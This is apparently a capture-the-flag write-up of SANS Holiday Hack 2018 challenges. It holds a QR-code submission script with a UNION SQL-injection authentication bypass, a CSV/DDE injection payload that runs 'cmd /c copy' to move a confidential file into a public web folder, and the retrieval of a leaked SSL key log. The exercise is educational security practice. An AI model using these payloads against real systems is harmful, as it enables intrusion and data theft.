
Of each user mapped out in the BloodHound diagram, **LDUBEJ00320@AD.KRINGLECASTLE.COM** is the only user who can reach domain admin without going through RDP; a control path the instructions specified for us to avoid due to its dependance on local privilege escalation attacks.



## 6) Badge Manipulation

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*

We can find this challenge at the very end of the second floor's right hallway.



Our first step is to examine the example employee badge given for the challenge. Decoding the QR code in the sample badge, using the following website <https://zxing.org/w/decode.jspx>, gives

the the following string: oRfjg5uGHmbduj2m

Initial analysis of the string doesn't decode it to anything else, leaving us to believe that it simply may just be an employee ID.




Clicking on the Scan-O-Matic brings us to the scanning UI, with a webcam display located on the left-side screen.



Attempting to use the fingerprint scanner gives us the following error message: QR Code Not Found. Only QR Code and White Space may be visible!





We also find that we can upload images via the USB port on the bottom right.



After uploading the Alabaster's badge, we receive the following error code: **PNG Files Only**

We can convert the badge to a PNG image, but using it still gives us another error message: **Authorized User Account Has Been Disabled!**

By examining the application using Chrome's DevTools, we discover several things. - The URL for the application is located at <https://scantomatic.kringlecastle.com/index.html> - The app sends a POST request to <https://scantomatic.kringlecastle.com/upload> with the image file base64-encoded in the **b64barcode** parameter or in raw form using the **barcode** parameter. - Using the fingerprint scanner simply sends a blank image to the server; hence the error about not recognizing a QR code. - The app also performs client-side, file-type verification before submitting it to the server. -



DevTools - scanomatic.kringlecastle.com/index.html

Elements Console Sources Network Performance Memory Application Audits » 1 | ::

Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

50000 ms	100000 ms	150000 ms	200000 ms	250000 ms	300000 ms	350000 ms
----------	-----------	-----------	-----------	-----------	-----------	-----------

Name Headers Preview Response Cookies Timing

upload General

Request URL: <https://scanomatic.kringlecastle.com/upload>  
 Request Method: POST  
 Status Code: 200 OK  
 Remote Address: 35.185.2.206:443  
 Referrer Policy: no-referrer-when-downgrade

Response Headers (5)

Request Headers (13)

Form Data view source view URL encoded  
 barcode: (binary)

2 requests | 469 B transferred

Since the server only looks for a recognizable QR code, we don't need to worry about pasting a replacement code over the sample badge; we can just send standalone codes to the server. This ability allows us to automate the QR code creation and submission process using the following script:

```
#!/bin/bash

qrencode -o q6_exploit.png "$1"
curl --cookie "resource_id=false" -X POST -F "barcode=@q6_exploit.png"
  "https://scanomatic.kringlecastle.com/upload"
```

This script converts a string argument into a QR code, submits it to the upload server, and reads back the server's response. Using this script, we test out various types of input to determine the backend SQL query, based on the error messages received. Inputting a single quote, however, gives

us a very descriptive error message, informing us of the entire backend query, as well as what database server type it is, a MariaDB server.

```
', {"data": "EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\").format(uid))\"):  
 (1064, u\"You have an error in your SQL syntax; check the manual that corresponds  
 to your MariaDB server version for the right syntax to use near '''' LIMIT 1' at  
 line 1\")", "request": false}
```

After several attempts, we begin to look into UNION injections. Surprisingly, simply setting up the query for a UNION injection attack provides us with an authentication bypass. After inputting this data: ' UNION SELECT 'A', 'B', 'C'. The server responds with:

```
{"data": "User Access Granted - Control number 19880715", "request": true, "success":  
 {"hash" : "ff60055a84873cd7d75ce86cfaebd971ab90c86ff72d976ede0f5f04795e99eb",  
 "resourceId": "false" }}
```

Research into this issue leads me to believe that the server doesn't validate the values returned by the SQL query. As long as it receives a row and that row doesn't have integer 0 as the enabled value, it'll mark the user as valid. This injected query ensures that the server receives a row with the values 'A', 'B', 'C'. Since 'C' is not a 0, the scanner allows that user through.

With the successful SQL injection attack, we unlock the door to Santa's vault and receive the access control number provided by the door panel: **19880715**



## 7) HR Incident Response

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate\_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with “K.” *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.*

Navigating to <https://careers.kringlecastle.com/> we’re greeted by a job application submission form. Most notably, we’re able to submit our work history within a CSV file for the company’s review.



## Elf InfoSec Careers

First Name:



Last Name:



Phone Number:



Email:



Upload CSV file with your work history:

Choose File No file chosen

 Submit Application

Reset



©2018 Copyright: Kringlecon.com

# Elf InfoSec Careers

First Name:



Last Name:



Phone Number:



Email:



Upload CSV file with your work history:

Choose File q7\_workhistory.csv

Submit Application

Reset

Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in C:\candidate\_evaluation.docx

During our enumeration of the site, we also come across the 404 page. This gave us additional information on how to potentially exfiltrate files from the machine through the /public/ web directory.



Based on the hints provided for this challenge, it appears that we must exfiltrate the `candidate_evaluation.docx` file using a CSV injection attack. Additionally, from the message on the 404 page, we should copy the file to the publicly accessible directory, `C:\careerportal\resources\public\` in order to access it through the web application. By exploiting Excel's dynamic data exchange (DDE) functionality, we can execute operating system commands upon the victim opening the malicious CSV file. To accomplish this, we generate the malicious string using <https://github.com/0xdeadbeefJERKY/Office-DDE-Payloads>, which will copy the target file into the public directory as `berminator.docx`, allowing us to download it.

```
C:\Users\Bernard\Documents\Netsec\sans2018\Office-DDE-Payloads>python
```

```
ddeexcel.py
[-] Enter DDE payload argument #1: cmd
[-] Enter DDE payload argument #2: /c copy
    C:\candidate_evaluation.docx
    C:\careerportal\resources\public\berninator.docx
[-] Enter DDE payload argument #3 (press ENTER to omit):
[*] Selected DDE payload: cmd|/c copy C:\candidate_evaluation.docx
    C:\careerportal\resources\public\berninator.docx
[*] Inserting DDE payload into
    payload-final.xlsx/xl/externalLinks/externalLink1.xml...
[*] Payload generation complete! Delivery methods below:
    1. Send payload-final.xlsx directly to your target(s).
```

This generated the following payload for us to use in our payload.csv file.

```
=cmd|'/c copy C:\candidate_evaluation.docx
C:\careerportal\resources\public\berninator.docx '!_xlbgm.A1
```

Upload CSV file with your work history:

Choose File payload.csv

 Submit Application

Reset

*Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in C:\candidate\_evaluation.docx*

Since the employees within the elf resources department received poor security training, they open every file they receive and click through every security warning. So, after a short wait, we can access the copied file through the site's public directory at <https://careers.kringlecastle.com/public/berninator.docx>.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ wget
  "https://careers.kringlecastle.com/public/berninator.docx"
--2019-01-10 21:40:21--
  https://careers.kringlecastle.com/public/berninator.docx
Resolving careers.kringlecastle.com (careers.kringlecastle.com)...
  35.229.118.54
Connecting to careers.kringlecastle.com
  (careers.kringlecastle.com)|35.229.118.54|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 363073 (355K)
 [application/vnd.openxmlformats-officedocument.wordprocessingml.
document]
Saving to: 'berninator.'docx

berninator.docx
100%[=====] 354.56K  1.66MB/s    in 0.2s

2019-01-10 21:40:22 (1.66 MB/s) - 'berninator.'docx saved
 [363073/363073]
```

After viewing the secret document, we narrow down the possible candidate to “Krampus”, the only one who’s name begins with a ‘K’. Here we discover that the terrorist organization supporting Krampus is ***Fancy Beaver***.

Comments (Please summarize your perceptions of the candidate’s strengths, and any concerns that should be considered:

Krampus’s career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.


Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.


## 8) Network Traffic Forensics

Santa has introduced a web-based packet capture and analysis tool at <https://packalyzer.kringlecastle.com> to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LACranberry Pi terminal challenge.*

After registering a *Packalyzer* account and logging in, we're greeted with an interface that allows us to analyze network traffic, including a function to sniff and record traffic for 20 seconds. Our first step is to take a recording of some traffic and download the generated PCAP file and for analysis in Wireshark.



After opening this data within Wireshark, we notice a lot of encrypted TLS packets. This prevents us from deciphering the actual data being transmitted until we can find the SSL keys.



By analyzing the webpage in Chrome DevTools, we discover several interesting pieces of information:

- Many of the application's supporting files are accessed on port 80 via HTTPS within a pub directory.
- There exists an `app.js` file, which we currently can't see under the sources tab.

The screenshot shows the Google DevTools Sources tab for the URL `packalyzer.kringlecastle.com/`. The left sidebar lists files and folders under the root directory `top`, including `index.html`, `pub`, `css`, `fonts/roboto`, `img`, and `js` (containing `custom.js`, `jquery.fileupload.js`, `jquery.iframe-transport.js`, `jquery.ui.widget.js`, `loader.js`, and `xss.js`). The right pane displays the source code for `index.html`, which includes JavaScript logic for handling file uploads and generating pie charts. A portion of the code is shown below:

```

var top_protocols = percentages(protocols);
var top_talkers = percentages(talkers);
top_protocols.unshift(['Top Protocols', 'Top Protocols']);
top_ports.unshift(['Top Ports', 'Top Ports']);
if (top_ports.length > 5) {top_ports.length=6}
top_talkers.unshift(['Top Talkers', 'Top Talkers']);
if (top_talkers.length > 5) {top_talkers.length=6}
$('.bargraph_container').css('display','block');
build_pie_chart('piechart_top_protocols', top_protocols);
build_pie_chart('piechart_dst_port', top_ports);
build_pie_chart('piechart_top_talkers', top_talkers);

};

//File upload Function. All extensions and sizes are validated server-side in app.js
$(function () {
    'use strict';
    $('#fileupload').fileupload({
        url: '/api/upload',
        dataType: 'json',
        done: function (e, data) {
            if (data.result.request) {
                analyze_packets(data.result.data.clean(""));
            } else {
                Materialize.toast('<text style="color: #f44336">' + data.result.data + '</text>', 8000);
            }
            setTimeout(function(){
                $('#progress-level').css(
                    'width',
                    '0%'
                );
                $('#upload_traffic_button').removeClass('disabled');
                $('#sniff_traffic').prop('disabled', false);
            },2000);
        },
        progressall: function (e, data) {
            var progress = parseInt(data.loaded / data.total * 100, 10);
            $('#progress-level').css(
                'width',
                progress + '%'
            );
        },
        change: function (e, data) {
            for (var findex=0; findex < data.files.length; findex++) {

```

Using this information, we attempt to search for the `app.js` file. Although we cannot find it on the normal HTTPS port (443), we successfully find the file on port 80, in either `https://packalyzer.kringlecastle.com:80/app.js` or `https://packalyzer.kringlecastle.com:80/pub/app.js`. Analyzing `app.js` provides us with several key pieces of information about the *Packalyzer* application: - It runs using HTTP2. - The SSL key log file is located in `__dirname + process.env.DEV + process.env.SSLKEYLOGFILE`.

The log file's location is not immediately useful since it's held within ENV variables. However, by attempting to access the variable names on port 443, we notice that the application prints out the variable's actual value. This allows us to determine the log file's directory and file name (`/dev/packalyzer_clientrandom_ssl.log`) to download it for our use.

```

bernard@Bernard-PC:~/NetsecStudy/sans2018$ curl
  "https://packalyzer.kringlecastle.com/DEV/reveal"
Error: ENOENT: no such file or directory, open '/opt/http2/dev//reveal'
bernard@Bernard-PC:~/NetsecStudy/sans2018$ curl
  "https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/reveal"
Error: ENOENT: no such file or directory, open
  '/opt/http2/packalyzer_clientrandom_ssl.log/reveal'
bernard@Bernard-PC:~/NetsecStudy/sans2018$ curl -s
  "https://packalyzer.kringlecastle.com/dev/
packalyzer_clientrandom_ssl.log" | head -n 3


```


```

CLIENT_RANDOM
812B81585E2D2748BDEAD5210275349893FE9D24E9A06A53477946562E4AD204
98D921E75354592C4BB1FC67FD35E41EB56501C9DBA5C49A896360AD3
AA14436675E002D17C0E1ACD5CDA38E58058B18
CLIENT_RANDOM
71BB674B0A99BAFC8EEC870A405DF93F1AD0F4845F88F89E89572C2A1FBEACDA
EACBA6F6B87C6F9A668E25950EEF18BE00F2E9EB6C4E15DF49B730F86
F19ADFA22322E9903CB5AD73B3518702DFE32AC
CLIENT_RANDOM
2255ECB935DC13C45B078B206F9E584322B65A191A13DF14E6A8961E10654E21
E1F907E4DC18095442F1797EB43FDF53BD35579EE1BF0F419824E2D09
C44E18882B59D4529CC992A56BD76410C8857F7

